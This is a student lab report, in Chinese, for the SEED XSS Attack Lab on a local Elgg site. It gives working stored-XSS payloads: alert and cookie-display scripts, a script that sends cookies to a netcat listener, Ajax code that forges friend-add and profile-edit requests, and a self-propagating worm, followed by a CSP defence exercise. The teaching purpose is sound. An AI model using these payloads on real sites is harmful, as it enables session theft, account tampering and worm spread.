

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)  
学号: 57118131  
姓名: 王星泮

Task 1: Posting a Malicious Message to Display an Alert Window  
在 Brief description 中添加 js 脚本

**Display name**

**About me** [Edit HTML](#)

**B I U I<sub>x</sub> S** **¶** **¶** **↶** **↷** **🔗** **📎** **🖼️** **”** **📄** **📄** **🔄**

**Public** ▾

**Brief description**

`<script type="text/javascript">alert(" XSS ");</script>`


**Public** ▾

编辑完成之后保存，打开 samy 主页可以看到出现了一个警告

**XSS Lab Site**

Activity Blogs Bookmarks Files Groups More »

**Samy**  
Brief description



Edit profile  
Edit avatar

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

**XSS**

OK

## Task 2: Posting a Malicious Message to Display Cookies


在 Brief description 中添加显示用户 cookie 的 js 脚本

### Brief description

```
<script type="text/javascript">alert(document.cookie);</script>
```

Public

保存，再次进入 samy 主页时，有窗口弹出，显示了 samy 的 cookie:



## Task 3: Stealing Cookies from the Victim's Machine

在 samy 的 about me 中添加向攻击者回传 cookie 的 js 代码(在编辑 html 中添加)

### Edit profile

#### Display name

Samy

#### About me

[Visual editor](#)

```
<script type="text/javascript">
document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie)+' >');
</script>
```

添加完毕，保存，回到 samy 主页，可以发现服务器接收到了 samy 的 cookie

```
[09/16/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, s
port 40682)
GET /?c=Elgg%3Di8kfdch2t9q9bo89dmd0p3i116 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20
100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

#### Task 4: Becoming the Victim's Friend

查看 samy 的 guid:可以使用任一其他用户登录, 添加 samy 为好友, 可以在 httpheaderlive 中查看到 samy 的 guid 信息。

```
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600279518&__elgg_token=plLFUuAUH4sP0jkXzN3B_g&__elgg_ts=1600279518&__elgg_token=plLFUuAUH4sP0jkXzN3B_g
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=q4v8tt8gkdr1ufj89dsq4oufuo6
Connection: keep-alive
```

可以看到 samy 的 guid 为 47


在 about me 中填写如下代码:

```
<script type="text/javascript">
window.onload = function ()
{
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;


    //Construct the HTTP request to add Samy as a friend.
    var
    sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+
    token+ts; //FILL IN
    //Create and send Ajax request to add friend

    if(elgg.session.user.guid!=47)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urle
ncoded");
        Ajax.send();
    }
}
```

```
}
</script>
登录一个用户的主页，发现没有 samy 的好友，
```



进入 samy 主页再返回自己主页，发现已经添加了 samy 为好友：



在 httpheaderlive 中可以看到 boby 给 samy 发送了好友请求

```
-----
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_token=5sD0E8Rj4K4EVgokMpIBsg&__elgg_ts=1600280279
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=jfdj01a3t9dva2srjcvrsmt6t6
Connection: keep-alive

GET: HTTP/1.1 302 Found
Date: Wed, 16 Sep 2020 18:17:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
-----
```

## Task 5: Modifying the Victim's Profile

在 about me 中编写如下代码：

```
<script type="text/javascript">
window.onload = function()
{
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```


```

var token="__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+
"&accesslevel[description]=2";
//Construct the content of your url.
var content=token+ts+userName+desc+guid;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";


var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}</script>

```

保存后登录 alice 账号：



访问 samy 主页后回到 alice 主页，可以看到主页已经被修改：



使用 httpheaderlive 可以观察到 alice 在不知情的情况下发送了一个 edit 请求

```

-----
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Cookie: Elgg-if55ji762v1vibq8hr7p42lju2
Connection: keep-alive
=&__elgg_token=qGwR8F7jvUpMKNMI_yDU8w&__elgg_ts=1600280836&name=Alice&description=Samy is my hero&accesslevel[description]=2&guid=44
POST: HTTP/1.1 302 Found
Date: Wed, 16 Sep 2020 18:27:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
-----


```

如果将判断条件去除之后，可靠的猜想是 samy 自己的主页也会被更改：

```

var samyGuid=47; //FILL IN
//if(elgg.session.user.guid!=samyGuid)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}

```



## Task 6: Writing a Self-Propagating XSS Worm

Worm 脚本代码如下：

```

<script type="text/javascript" id="worm">
window.onload = function()
{
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>\"";
    var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var name="__name="+elgg.session.user.name;
    var desc="__description=Samy is our hero!"+wormCode;
    desc += "&accesslevel[description]=2";
    var guid="__guid="+elgg.session.user.guid;
    var content=token+ts+name+desc+guid;
}

```

```


var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");


    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>

```

同样在 samy 的主页 about me 中写入这段代码，接着使用 alice 账号登录并查看 samy 主页，发现 alice 主页已经被修改：



登录 boby 账号查看 alice 主页，发现 boby 的主页也被修改了：



## Task 7: Defeating XSS Attacks Using CSP

设置 DNS，使浏览器可以找到 [www.example32.com](http://www.example32.com) [www.example68.com](http://www.example68.com) [www.example79.com](http://www.example79.com) 这三个网址，打开/etc/hosts 文件，更改后的文件如下：



```

127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrfattacklab.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
127.0.0.1      www.example32.com
127.0.0.1      www.example68.com
127.0.0.1      www.example79.com

```

运行 server:

```


[09/16/20]root@VM:~/.../csp# python3 http_server.py
127.0.0.1 - - [16/Sep/2020 19:17:56] "GET /csptest.html HTTP/1.1" 200 -
127.0.0.1 - - [16/Sep/2020 19:17:56] "GET /script1.js HTTP/1.1" 200 -
127.0.0.1 - - [16/Sep/2020 19:17:56] "GET /script2.js HTTP/1.1" 200 -

```

通过阅读 csptest.html 源码我们可以了解到 ok 和 failed 和 js 是否加载有关。首先打开 32，发现 2、3、6 没有打开。

由 http\_server.py 的源码可知，server 会将需要加载的 js 告知网页，而 server 的 "script-src 'self' \*.example68.com:8000 'nonce-1rA2345'" 字段表明了网页会加载 ares1 (nonce-1rA2345) 和 area5 的 js 脚本。

area4 由 csptest.html 源码 <script src="script1.js"> </script> 可知会自动加载本地的 script1.js 文件，所以 area4 也是 OK




## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed


Click me



Example68 同理



Example79 则是网页会调用 script3.js 文件，所以 area6 也是 ok



修改后的代码如下：

```
#!/usr/bin/env python3
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
```

```
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
```

```
        self.send_header('Content-Security-Policy',
                          "default-src 'self' ;"
                          "script-src 'self' *.example68.com:8000 *.example79.com:8000"
                          "nonce-1rA2345' 'nonce-2rB3333'")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

更改之后打开网页，可以发现 area1, 2, 4, 5, 6 全部显示的 OK

## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Click me